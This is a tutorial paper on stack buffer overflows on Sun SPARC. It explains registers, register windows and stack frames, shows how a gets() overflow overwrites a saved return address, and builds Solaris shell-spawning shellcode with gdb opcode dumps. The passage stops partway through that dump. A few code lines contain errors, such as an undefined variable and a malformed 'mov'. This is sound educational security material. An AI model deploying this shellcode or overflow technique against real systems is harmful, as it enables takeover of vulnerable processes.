Buffer Overflows On the SPARC Architecture


David Litchfield
dlitchfield@atstake.com

Overview

This document describes buffer overrun vulnerabilities on Sun Microsystem SPARC machines. We will begin by examining the SPARC architecture, looking at the registers and the stack. We will then go on to see exact how buffer overrun vulnerabilities occur and how control over the processes execution is gained under SPARC and then detail how, from here, the vulnerability can be exploited to gain control over the computer by looking at exploit code that spawns a shell under Solaris.

Sparc Architecture

When a SPARC processor executes the instructions of a program it closely follows the von Neumann machine concept, which describes fetching an instruction from the stored program, grabbing its operands if any, execute it and store the results. This process of fetch, execute and store is repeated over and over again.



x.1 von Neumann machine

Under SPARC, a program's instructions are stored in a virtual address space starting at around address 0x00010000 and the data stored on the stack and the heap. The stack inhabits the higher addresses in the virtual scheme and can be found at around address 0xFFBEF000. Instructions are fetched from memory, any operands grabbed and placed in registers on the processor. When executed the results are moved from the registers back to less expensive storage.

To facilitate greater speeds SPARC uses pipelining. Rather than waiting for one instruction to complete the cycle, once the fetch has occurred on the first instruction and begins to grab the operands a SPARC will begin the cycle on the next instruction and fetch it from memory. The address of the first instruction is stored in the Program Counter register or %PC and the address of next instruction will be stored in the Next Program Counter or %nPC. As the cycles go around %nPC is moved into %PC and the next instruction is moved into %nPC ad infinitum or until the process exits. Occasionally, due to this pipelining, problems can occur. Imagine two instructions, the first which performs some operation on data stored in a register and the next instruction needs to do perform an operation on the result of the first instruction. This leads to complications but fortunately the processor handles this and waits a cycle so as not to cause a problem. In terms of optimization however this is a wasted cycle and it would be far better to place another instruction between these two that had no bearing on their operations but had meaning to the currently executing function as a whole.

The second issue is where there is a branch in the program's execution as found in a *call* instruction. This type of instruction is known as a delay transfer-control instruction due to the fact that the address following the call instruction in terms of sequential address technically is not the next instruction to execute – the address that is called is. But due to the way that SPARC streamlines execution this instruction, the one following the call instruction sequentially, will be executed before the instruction that is found at the address which has been called. We could place a no-operation, or nop, in here – but that is pretty pointless – the whole point of pipelining is to speed up execution so why waste CPU cycles with a nop? The best thing to do here in terms of optimization is place an instruction in this *delay slot* that will have meaning to the called subroutine like placing the last argument it requires in the relevant register.

Registers

Depending upon the SPARC implementation, the processor has between 40 and 512 registers, of which 32 are visible to a running program at any given time. These registers are 32 bits big and are used as fast storage space to facilitate the execution of instructions and the manipulation of data and mathematical operations. These registers are divided into 4 groups of 8 – these groups are the global registers, the local registers, the out registers and the in registers. Each register in each set is numbered from 0 to 7.

Although 32 registers are available to the program as an area to store data, some of them have special meaning. For example, the %o6 register is used to store the address of the top of the stack and therefore doubles up as %sp – the stack pointer. Further to this, the %o7 register is used to store return addresses when subroutines are called. We will look at these in more detail later on but, suffice to say that these registers have special meaning and, under normal operation, should not be affected directly – as we will see later on successfully exploiting a buffer overrun vulnerability on a SPARC processor requires that these *be* manipulated. Another register that has a special purpose is the first global register - %g0. Anything written to this register is discarded and when read will always return a 0. %i6 is used as the frame pointer – the address of the bottom of the current stack frame.

Register Set	Comment
Global	These have meaning to the whole process
%g0	When written to data discarded – when read from zero'd
%g1	
%g2	
%g3	
%g4	
%g5	
%g6	
%g7	
Local	These have meaning to the current routine
%l0	
%l1	
%l2	
%l3	
%l4	
%l5	
%l6	
%l7	
In	These registers (0-5) hold arguments/parmameters for routines
%i0	
%i1	

%i2	
%i3	
%i4	
%i5	
%i6 %fp	Frame pointer – points to base of current stack frame
%i7	Return address
Out	These (0-5) hold arguments to be passed to routines
%o0	
%o1	
%o2	
%o3	
%o4	
%o5	
%o6 %sp	Stack pointer – points to top of current stack frame
%o7	Address of call instruction

Unlike Intel where arguments being passed to routines are pushed onto the stack, under SPARC arguments are passed to routines in the %o* registers, although %o6 and %o7 have special purpose, leaving only %o0 to %o5 for arguments – six in total. When the subroutine has been entered these registers become the In equivalents (%o0 becomes %i0) as we shall see later. If the subroutine requires further arguments than 6 these are passed to the subroutine from the stack

Earlier I stated that there are between 40 and 512 registers but of which only 32 are visible to a running process at any given time. The reason for this is due to register windowing. Windowing is where the processor provides a view of (or window onto) the registers. Like a window in a house the view of the outside is limited to that which is exposed by the window. So too it is the same with a window on a SPARC – it provides a limited view of what actually exists in terms of registers. Assume the currently executing function called a subroutine. This subroutine would need its own set of registers to use and accordingly it is afforded a slightly different view of the world and is given a new window. It gets this new window set by executing the *save* instruction. When the save instruction is executed the current register window is saved onto the stack and the routine is given a new set of registers. The view the new routine gets is made up of new registers and some of the registers that the calling routine had a window onto. For example the calling routines %o* registers become the new routine's %i* registers. (This way arguments that are set in the calling routine's %o* (out) registers have now become the new routine's %i* (in) registers as discussed earlier.) When the routine has finished it's task it will call *ret* then *restore*. The *restore* will move the current stack pointer into the stack pointer and then moving the 8 words down from here into the local registers and then the next 8 words down into the in registers for the restored routine. This means that the 15th word down from the new %sp will be moved into %i6 which doubles up as the frame pointer – or %fp. This way state is restored. Remember – due to the delay slot before the ret has finished and execution continues from where it left off the restore is in the middle of executing and so by the time execution *does* continue the registers have been returned to their original state as it was before the call instruction. The SPARC processor keeps a track of the current windowing state with the Current Window Pointer or CWP, which is actually the low order last four bits of the Processor State Register stored in a special part of the SPARC called the Integer Processor.

The **Integer Processor** holds registers that are used for state purposes. These all have meaning to the current state of a process and track execution. To begin with there is the Program Counter, or %PC, – this holds the address of the currently executing instruction and then there is the %nPC – which holds the address of the next instruction to execute. The Integer processor also holds the Processor State Register, the PSR, whose 32 bits are subdivided into several sections. Bits 23 to 20 for example are used in conditional processing. These bits are manipulated depending upon the result of an operation and can be checked. To demonstrate this on a simple level imagine a program's flow of execution were to branch one way if the result was true and branch another if the result was false. These bits of the PSR would be used for this purpose. Amongst other task the PSR is responsible for holding the Current Window Pointer or CWP. For every save instruction, i.e. when a new subroutine is called, the CWP is decremented and for every restore the CWP is incremented. Used in conjunction with the Windows Invalid Mask, another register stored in the Integer processor, it can determine if a window overflow has occurred – i.e. we've run out of registers. Penultimately the Integer Processor holds the multiply/divide register and lastly the Trap Base Register which holds the address of the first few instructions to execute when a trap occurs.

The Stack

The stack under SPARC resides somewhere in the high memory addresses and grows towards address 0x0 and operates in a Last-In/First-Out fashion. To keep track of the stack there are two registers that are used as pointers for this purpose. The Stack Pointer or %sp points to the top of the current stack frame. Remember that Out register 6 (%o6) doubles up as the Stack Pointer. The Frame Pointer or %fp (In register 6 - %i6) points to the bottom of the current stack frame. The Frame Pointer is analogous to the Base Pointer (EBP) under Intel.

Addresses in the stack should always be kept 8 byte aligned and as such assuming we required an extra 20 bytes of stack space we would be required to request not just 20 but 24. 24 modulo 8 is 0 where as 20 modulo 8 is 4. Mod 8 is a quick and easy test to show the correct number of bytes needing to be requested. The Stack is used to store automatic variables under SPARC (e.g. in a C program : char buffer[200]="";). Further to automatic variables, with the way SPARC operates in terms of register windowing when a *save* instruction is executed the 64 bytes space needs to be reserved in the event of a window overflow to store %i0-%i7 and %l0-%l7.

A typical save instruction would read similar to the following:


```
	save %sp, 96 , %sp
```

The result of this instruction executing would add 96 to the value stored currently in the stack pointer and store the new result back into the stack pointer. Further to this the value that was stored in the stack pointer is moved into the frame pointer.

What determines though how much stack space a new routine will need? It will need enough space to store the local and in registers on a window overflow occurring which would require 64 bytes. On top of this one of the features of SPARC is to create enough room on the stack for six 32 bit arguments whether they exist or not requiring another 24 bytes of space. And finally, as well as this, there are 4 bytes that are used to point to a structure that may be returned by the routine. All in all this requires that each sub-routine when performing a *save* instruction request a minimum of 92 bytes of stack space. *But*, with the stack needing to be 8 byte aligned 92 needs to be rounded up to 96. (92 mod 8 = 4, 96 mod 8 = 0). So a new routine is required to request 96 bytes of stack space at a minimum. If the routine uses its own automatic variables it must also request space for this too. To demonstrate this consider the following C function:

```
void my_func(char *ptr)
{
	char buffer[24]="";
	strcpy(buffer,ptr);
}
```

The stack frame for this routine would look like this:



x.2 Stack Frame for my_func()

As we will see, it is the overflowing of a buffer like this, beyond the frame pointer into the stack frame of the calling routine where control over the execution of a running program can be gained and exploited to subvert the system.

Gaining Control of Execution

To understand the mechanism by which an attacker gains control of a process' execution, under SPARC, we must examine the interaction between the stack, the registers and the calling and returning of subroutines during program flow. To demonstrate this consider the following C source code:


```
#include <stdio.h>

void foo(void);
void bar(void);

int main(void)
{
        foo();
        return 0;
}

void foo(void)
{
        bar();
}

void bar(void)
{
        char buffer[20];
        gets(buffer);
}
```

Listing x.1: bosparc.c

Though this program is pretty useless as far as functionality goes, it serves well here as a demonstration and when compiled and run, the flow of execution that bosparc.c takes is as follows:

1) main() calls subroutine foo().
2) foo() calls subroutine bar().
3) bar() calls gets().
4) gets() copies stdin to buffer.
5) gets() returns.
6) bar() returns
7) foo() returns
8) main() returns and exits.

Each stage of this program flow has major ramifications in terms of what happens to the stack and the registers. The following series of diagrams depicts exactly whats happens at each stage to the stack.



%o7 = 0x10A94 %i7 = 0x109A8

Figure x.1: main()'s stack frame and registers when "call foo" is executed

Here main() has just been entered. Invariably the first instruction main executes is a "save" instruction:

save %sp, -112, %sp.

Executing a save instruction performs a number of different actions. Firstly a new stack frame is set up for the use of the newly called routine. A number of bytes are subtracted from the value of the current stack pointer and this becomes the new stack pointer. The value of the old stack pointer is moved into the frame pointer thus creating a new stack frame. Further to this, a copy of the calling functions o* registers is placed into this new stack frame. (The number of bytes that is subtracted from the old stack pointer to make the new stack pointer is the amount of memory required by the procedure being called to store its local variables and enough room to store the registers. This number must be 8 byte aligned and so must be rounded up if the number required is not aligned. For example if the procedure needs 110 bytes of space then 112 are requested: 112 modulo 8 = 0, making the save instruction : save %sp, -112 , %sp) This save instruction can be likened to taking a snapshot of what the stack and registers looks like exactly when a new procedure or subroutine is about to begin. Doing this ensures that when it is time for execution to continue again from this point this picture of the stack and registers can be restored. It is the responsibility of the called procedure to preserve the state of the stack and registers for the calling procedure and it is also the responsibility of the called procedure to restore everything back the way it was before returning and passing control back to the procedure that called it. Understanding this save and restore sequence is crucial. Summarising:


```
main:
        code…
        call proc
        more code…


proc:
        save….
        code…
        more code….
        ret
        restore
```

Main calls proc, proc save the state, performs what it is supposed to do returns and restores the state so main can continue.

When foo() is called from main, the address at which this call instruction can be found is passed into register %o7. The call *address* assembly instruction can be translated as:

```
%o7 = %pc
%pc = address to jump to
```

Assuming that, in this case, the call instruction can be found at address 0x10A94 then 0x10A94 will be placed into the %o7 register. This will be saved for later use when foo() will return. At this point foo() has just been entered and its save instruction has not yet been executed. When the save instruction is executed the stack transforms like so:




<= %sp @ 0xFFBEF530
<= main's saved o* registers.
main's o7 register is 0x10A94
but to foo main's o7 is foo's i7
foo
<= %fp @ 0xFFBEF5A0
main

%o7 = 0x0 %i7 = 0x10A94

Figure x.2: foo()'s stack frame and registers.

Note that what was in %o7 has now been placed %i7 and %o7 is set to 0x0. This is one of the other effects that executing a save instruction has – the values stored in the o* registers are copied to the i* registers and the o* registers are set to NULL.

As we can see in Figure x.2, the values that were stored in main's o* registers have been copied into foo()'s stack frame. Later on when foo() returns and restores these values will be placed back into main()'s registers so it can continue execution. But before that happens foo() calls bar() from address 0x10AB4 and so this address is placed into %o7. Remember before bar() was called by foo %o7 was 0x0 and %i7 was 0x10A94. Now %o7 is 0x10AB4 – and %i7 is still 0x10A94. These two registers stay this way up until bar () executes its "save" instruction:


<= %sp @ 0xFFBEF4A8
<= foo's saved o* registers which to bar() are its i* registers
<= This is the buffer that gets() will use to store data typed in at the keyboard (stdin)
<= %fp @ 0xFFBEF530
<= main's saved o* registers.
bar
foo
main

%o7 = 0x0 %i7 = 0x10AB4


Figure x.3: bar()'s stack frame and registers

bar() saves enough room for storing foo()'s registers but also creates space for the buffer. bar calls gets() and gets() copies data from stdin into the buffer found in bar()'s stack frame, which, when the buffer overflows, does so into foo()'s stack frame. It is foo()'s i7 register which is overwritten and it is not until that foo() returns that control over the process' execution flow is gained. And before foo() can return gets() and bar() must also return. gets() doesn't pose a problem but bar() could. There maybe a lot more additional code to get through before bar() and foo() have finished and return and with the stack being as minged as it would be after an overflow occurs other problems may happen and our program may choke before control is gained. In this case though, in such as simple program there is no additional code so there is no problem – other than the FBI issue which we'll come to shortly.

The Problem with the FBI….

Due to the fact that we're overwriting foo()'s %i7 register: the saved return address - main()'s %o7 register stored in the stack frame of the foo() procedure, we're also overwriting %i6 which is the stored frame pointer of the main() procedure; i.e. we overwrite the Frame pointer Before the I7 register – FBI. We need to overwrite this with an address that 15 words down is a usable frame pointer as when foo() returns and restores the current %fp is put in %sp and the new %fp is the 15th word down from %sp – if word is not a usable address then a bus error occurs and the process core dumps. This is the problem with the FBI.

Continuing with the diagrams after gets() has overflowed the buffer and returns the stack looks like this:



<= %sp @ 0xFFBEF4A8
<= foo's saved o* registers which to bar() are its i* registers
<= The buffer has been overflowed
<= %fp @ 0xFFBEF530
<= main's saved o* registers have been overwritten. This means that foo's %i7, the saved return address has also been overwritten.
bar
foo
main

Figure x.4: after gets() has overflowed the buffer.

As can be seen in Figure x.4 the buffer in bar()'s stack frame has been overflowed and data stored in foo()'s stack frame has been overwritten – more importantly main()'s saved o* registers. Remember for foo() %i7 which stores the saved return address for when foo() was called is main()'s %o7 register.

When bar() returns and restores, the values of the foo()'s o* registers that were stored in bar()'s stack frame are placed back in the o* registers and the values of main()'s o* registers that were stored in foo()'s stack frame are place in foo()'s i* registers. When a procedure returns 8 is added to the value stored in %i7 and this is moved into %pc. In this case when bar() is about to return %i7 is 0x10AB4 so when bar() does return 8 is added to 0x10AB4 becoming 0x10ABC and this is the address that is returned to – which is two instructions after where foo() called bar(). foo() therefore continues from here but as part of the process of bar() returning and restoring foo()'s %i7 register now has an address that is controlled by the user. It was overwritten when the buffer overflowed. 8 will be added to this and when foo() returns this is where execution will continue from. Overwriting %i7 with the address of where the buffer can be found on the stack - 0xFFBEF510, will cause the processor to go to 0xFFBEF518 to look for the next instruction to execute. Filling this buffer up with computer code will cause it to be executed. This is how control is gained over the process' execution under SPARC.

Writing shell code for Solaris on SPARC

Once a buffer overflow has been found, we need to place our "arbitrary code" into the buffer to have it executed. Assuming we're trying to write a local exploit as opposed to a remote exploit the best thing to do would be to spawn a shell. Accordingly we need to place in the buffer the machine code to actually do this – spawn a shell. So how do we find out what the machine code is that'll spawn a shell?

Firstly we write a C program that will do this:

```
#include <stdio.h>

void main()
{
        char *buffer[2];

        buffer[0]="/bin/sh";
        buffer[1]=NULL;

        execve(name[0],name,NULL);
}
```

Compile this with the following command:

```
$gcc -o shell -ggdb -static shell.c
```

This will cause the output, shell, to be statically linked as opposed to dynamically and consequently have the code for the execve() system call.

When compiled debug it:

```
$gdb shell
GNU gdb 19981224
Copyright 1998 Free Software Foundation, Inc.
GDB is free software, covered by the GNU General Public License,
and you are
welcome to change it and/or distribute copies of it under certain
conditions.
Type "show copying" to see the conditions.
```

```
There is absolutely no warranty for GDB.  Type "show warranty"
for details.
This GDB was configured as "sparc-sun-solaris2.7"...
(gdb)
```

Once gdb has been started issue the “disassemble main” command:

```
(gdb) disas main
Dump of assembler code for function main:
0x101b8 <main>: save  %sp, -120, %sp
0x101bc <main+4>:       sethi  %hi(0x2d400), %o1
0x101c0 <main+8>:       or  %o1, 0x160, %o0
0x101c4 <main+12>:      st  %o0, [ %fp + -24 ]
0x101c8 <main+16>:      clr  [ %fp + -20 ]
0x101cc <main+20>:      add  %fp, -24, %o1
0x101d0 <main+24>:      ld  [ %fp + -24 ], %o0
0x101d4 <main+28>:      clr  %o2
0x101d8 <main+32>:      call  0x10d8c <execve>
0x101dc <main+36>:      nop
0x101e0 <main+40>:      ret
0x101e4 <main+44>:      restore
End of assembler dump.
```

What’s going on here? execve() takes three arguments – a pointer to the command you want to run, a pointer to an array of arguments and a pointer to an array of environment variables. Of these we only need the first two – we don’t need the pointer to the envariables so, this is why in our C source code we simply set this to null. Anyway, looking at the disassembly of the main() function above the instructions at address 0x101BC and 0x101C0 store a pointer to our string “/bin/sh” in the %o0 register. Because each instruction under SPARC is required to be only 32bits big loading a 32bit address into a register is a 2 stage process. sethi sets the 22 high bits of the register which is then or’d with another value to leave you with the 32bit value you needed stored in the register. Once this has been done %o0 is placed onto the stack and now we have a pointer to the command we want to run on the stack – we’ll come back to this shortly. Next, at address 0x101C8 the value at %fp-20 is cleared – in other words set to null. In our C source code, this equates to the line that reads, “buffer[1]=NULL;”. At address 0x101CC the code here adds –24 to whatever the value of the %fp is and stores the sum in the %o1 register. This is our second argument to execve(). With this done, the instruction at address 0x101D0 loads the value found at %fp-24 into the %o0 register. This is our pointer to the command we want execve() to execute and is the first argument. With execve()’s first and second arguments set the third is readied with the next line “clr %o2”. This sets %o2 to NULL. With everything primed execve() is called at address 0x101D8. Now we need to go back to gdb and disassemble the execve() function:

```
(gdb) disas execve
Dump of assembler code for function execve:
0x10d8c <execve>:       mov  0x3b, %g1
0x10d90 <execve+4>:     ta  8
0x10d94 <execve+8>:     bcc  0x10da8 <_exit>
```

```
0x10d98 <execve+12>:    sethi  %hi(0x16400), %o5
0x10d9c <execve+16>:    or  %o5, 0x338, %o5     ! 0x16738
<_cerror>
0x10da0 <execve+20>:    jmp  %o5
0x10da4 <execve+24>:    nop
End of assembler dump.
(gdb)
```

Only the first two lines at addresses 0x10D8C and 0x10D90 are of importance to us. The first moves 0x3b into the %g1 register and the second performs a trap to system. Basically the trap to system lets the operating system create the shell, by storing the service request in %g1 and then calling "ta" with 8.

Now we know what happens in a normal program we need to write some code that'll emulate this – this will be our shell code that we'll stuff into the buffer. A summary of what happens is:

%o0 needs to be a pointer to the null terminated string "/bin/sh"
%o1 needs to be a pointer to our pointer to this string
%o2 set to null
%g1 set to 0x3b
and then call trap to system.

We write the following C source code to test this – the comments (after the !s) describe what we're doing at each stage:

```
#include <stdio.h>

void main()
{
        __asm__("
        set 0x2F62696E, %o0 !place "/bin" in %o0
        st %o0, [%fp-8]      !write this onto the stack
        set 0x2F736800, %o0 !place "/sh\0" in %o0
        st %o0, [%fp-4]      !write this onto the stack
        add %fp, -8, %o0     !place pointer to "/bin/sh\0" into %o0
        clr [%fp-12]         !buffer[1] to NULL
        st %o0, [%fp-16]     !write pointer to "/bin/sh\0" onto stack
        add %fp,-16,%o1      !copy this pointer to %o1
        xor %o2,%o2,%o2      ! set 3rd arg to execve() to NULL
        mov %3b, %g1         ! move %3b into %g1
        ta 8                 ! trap to system!
        ");
}
```

Listing x.2: asmshell.c

When ready compile and run this.

```
        $gcc asmshell.c –o asmshell
        $ ./asmshell
        $ exit
        $
```

A new shell should be spawned. Now we have our assembly code we need to get the machine code for this. To do this we debug asmshell to dump the opcodes out. As each instruction on SPARC is four bytes long we can issue the “x/4x” command to do this:

```
# gdb asmshell
GNU gdb 19981224
Copyright 1998 Free Software Foundation, Inc.
GDB is free software, covered by the GNU General Public License, and you are
welcome to change it and/or distribute copies of it under certain conditions.
Type "show copying" to see the conditions.
There is absolutely no warranty for GDB.  Type "show warranty" for details.
This GDB was configured as "sparc-sun-solaris2.7"...
(gdb) disas main
Dump of assembler code for function main:
0x10a28 <main>: save  %sp, -112, %sp
0x10a2c <main+4>:      sethi  %hi(0x2f626800), %o0
0x10a30 <main+8>:      or  %o0, 0x16e, %o0     ! 0x2f62696e
0x10a34 <main+12>:     st  %o0, [ %fp + -8 ]
0x10a38 <main+16>:     sethi  %hi(0x2f736800), %o0
0x10a3c <main+20>:     st  %o0, [ %fp + -4 ]
0x10a40 <main+24>:     add  %fp, -8, %o0
0x10a44 <main+28>:     clr  [ %fp + -12 ]
0x10a48 <main+32>:     st  %o0, [ %fp + -16 ]
0x10a4c <main+36>:     add  %fp, -16, %o1
0x10a50 <main+40>:     xor  %o2, %o2, %o2
0x10a54 <main+44>:     mov  0x3b, %g1
0x10a58 <main+48>:     ta  8
0x10a5c <main+52>:     ret
0x10a60 <main+56>:     restore
End of assembler dump.
```

We disassemble the main function so we know where to start grabbing the opcodes from and where to end – in this case we need to start at “main+4” and stop at “main+48”:

```
(gdb) x/bx main
0x10a28 <main>: 0x9d
```

The above sets gdb to give single bytes back. Now we can start dumping the opcodes:

```
 (gdb) x/4x main+4
0x10a2c <main+4>:      0x11    0x0b    0xd8    0x9a
```

```
(gdb) x/4x main+8
0x10a30 <main+8>:      0x90    0x12    0x21    0x6e
(gdb) x/4x main+12
0x10a34 <main+12>:     0xd0    0x27    0xbf    0xf8
(gdb) x/4x main+16
0x10a38 <main+16>:     0x11    0x0b    0xdc    0xda
(gdb) x/4x main+20
0x10a3c <main+20>:     0xd0    0x27    0xbf    0xfc
(gdb) x/4x main+24
0x10a40 <main+24>:     0x90    0x07    0xbf    0xf8
(gdb) x/4x main+28
0x10a44 <main+28>:     0xc0    0x27    0xbf    0xf4
